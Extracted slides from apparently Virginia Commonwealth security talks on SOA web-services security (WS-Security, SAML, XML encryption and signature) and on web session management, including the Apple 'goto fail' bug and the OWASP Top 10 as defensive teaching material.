
- **Granular**

- Composite applications are integrated on a process or function level. Not application to application.




Service Oriented Application Attributes - Continued

- Distributed
 - Processes or modules execute in multiple memory spaces on multiple machines across communication channels
- Shared
 - A process or module can invoke any other process or module
- Autonomous and Independent





SOA VITA/MTA Infrastructure – Business Process Services






VITA Business Process Services


- IBM Initiate/EDM - Citizen Data Quality and Integrity
- Experian QAS – Address Validation

SOA VITA/MITA Infrastructure - Communication

Enterprise Service Bus facilitates the communication between Business Process and Composite Application services



SOA MITA/VITA Infrastructure – Application Services





VITA/MITA infrastructure communication framework (the red arrows on the previous slide)


The VITA/MITA communication framework that enables Services to interact with each other is “Web Services”.

Key Point: The communication framework is based on XML

Web Services is a software system designed to support interoperable machine-to-machine interaction over a network.

- Interface description – Web Service Definition Language (WSDL)
- Message Format - is defined by Simple Object Access Protocol (SOAP)
- Uses HTTP(s) for the transport or a messaging system like IBM MQ

SOA VITA/MTA Infrastructure





WS-Security

Given “Web Services” is the communication framework.

Given that “Web Services” are based on SOAP and XML

Then the security framework utilized by the SOA Infrastructure and SOA composite applications should be designed specifically for “Web Services”

WS - Security



SOA Composite Application Security Challenges

1. How do we make sure that a Service making a request of a recipient Service is able to determine:
 - a) Who are you? (*Identity*)
 - b) How do I know you are who you say you are? (*Authentication*)
 - c) What are you allowed to do? (*Authorization*)
2. How do we make sure that when a request is made of a service that the data contained in the request is ONLY visible to the recipient Service? (*Confidentiality*)
3. How do we make sure that the data contained in the request to a Service is unaltered? (*Integrity*)



WS-Security and Service Requests

- Specification dictates the structure of the Service request SOAP message and allows for security features
 - Note: Restful Web Service calls DO NOT use a SOAP message and therefore are not appropriate in composite application construction .

Security Challenge #1

- How do we make sure that a Service making a request of a recipient Service is able to determine:
 - Who are you? (*Identity*)
 - How do I know you are who you say you are? (*Authentication*)
 - What are you allowed to do? (*Authorization*)
- *Service requestor authenticates once and the security context is shared with other services without further authentication (Single Sign On)*
 - *Use a Security Assertion Markup Language (SAML) token passed in the Web Service request.*
 - *Use a Trust Service to acquire SAML tokens (Tivoli Federated Identity Manager)*
 - *Note: Component of Common Authentication Service*

Security Challenge #2

- How do we make sure that when a request is made of a service that the data contained in the request is ONLY visible to the recipient Service? (*Confidentiality*)
- Utilize XML encryption to encrypt the payload of the Web Service request.
 - Note: SSL encrypts the pipe from endpoint to endpoint. Intermediaries in the message flow can see the content of the message. IE: Enterprise Service Bus
- Use a PKI infrastructure to manage the keys needed for encrypting and decrypting



Security Challenge #3

1. How do we make sure that the data contained in the request to a Service is unaltered? (*Integrity*)

Utilize XML signature to sign the payload
of the service request



Conclusion

- A secure composite application requires more than just SSL connections and authentication of the user.
- A secure and well functioning composite application requires a single sign solution for Business Process and Application Services
- The VITA/MITA infrastructure allows for the creation of secure composite applications. IBM products support the web service security specifications
- The use of the web service security technologies falls to the Composite Application software designers
- The use of a XML based communication framework and associated security can cause performance limitations. Solution coming.



SOA Core Security Specifications

SOA Security Core Specifications

- WS-Security
- XML-Signature
- XML-Encryption
- SAML – Security Assertion Markup Language

NOT COVERED TODAY

- Security Specification that may be used as part of SOA
 - WS-Security Policy
 - WS Trust
 - WS-SecureConversation
 - WS-Federation
 - Extensible Access Control Markup Language (XACML)
 - Extensible Rights Markup Language (XrML)
 - XML Key Management (XKMS)
 - .NET Passport
 - SSL
 - WS-I Basic Security Profile



Questions?





Session Management, XSS, and CSRF, oh my!

John Craft
Commonwealth Security Architect




OWASP

- The Open Web Application Security Project (OWASP)
 - Great resource for users, system administrators, and developers
 - <http://www.owasp.org>

Apple Goto Fail;

SSLSignedServerKeyExchange()

Unbounded
statement



```

        hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
        hashOut.length = SSL_SHA1_DIGEST_LEN;
        if ((err = SSLFreeBuffer(&hashCtx)) != 0)
            goto fail;

        if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
            goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
            goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
            goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
            goto fail;
        if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
            goto fail;

        err = sslRawVerify(ctx,
                           ctx->peerPubKey,
                           dataToSign,
                           dataToSignLen,
                           signature,
                           /* plaintext */
                           /* plaintext length */);
    
```

-uu-:---F1 sslKeyExchange.c 30% L602 (C/l Abbrev Isearch)-----
 I-search: goto fail

Image courtesy of cnet.com

Apple Goto Fail; Takeaways

- Update your software
- Just because you think a platform is secure, does not necessarily make it true
- Use multiple compilers, if possible
- Utilize best practices in your development process (goto statements in this case)
- Code review is important!!!



Who are the bad actors?

- Anonymous external attackers
 - Access non-public / sensitive information
 - Credentials
 - PII, FTI, Health Records
 - Steal account information
 - Identity theft
- Insiders
 - Attempting to disguise their actions or implicate someone else (non-repudiation risk)
 - Access information they are not authorized for



Broken Authentication and Session Management

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

* Source – Open Web Application Security Project (<http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013.pdf>)



Broken Authentication and Session Management

- Application functions related to authentication and session management are often not implemented correctly, allowing an attacker to compromise passwords, keys, session tokens, and exploit implementation flaws to assume a user's identity.

- OWASP Definition




Why the increase in risk ranking?

- Covers a broad range of attack vectors
 - Unsecure network configurations, wired or wireless
 - Multiple hosting platforms
 - Largely OS independent
- This risk category feeds into other vulnerabilities (XSS, Using known vulnerable components, etc.)
- Well-known and easy tool availability (FireSheep, SSLStrip, etc.)

Session management challenge

- The challenge – how to persist session in a stateless environment (the web)



- HTTP and HTTPS are stateless protocols
 - Fine for static content, but not for complex, full-featured applications that require knowledge of state.


Broken Authentication and Session Management

- State maintained with Session Identifiers (Tokens)
- Session Token Mechanisms
 - Session id in hidden form field (Server-side)
 - Embedded URL session ids (Server-side)
 - URL mangling
 - Cookies (client-side)




Broken Authentication and Session Management

- Simplified client-server communication w/ Session ID:



Session Management Risks

- Session Hijacking (Side-jacking)
 - Credential and session prediction
 - Cracking framework session ID algorithms
 - Sniffing session IDs over unencrypted networks





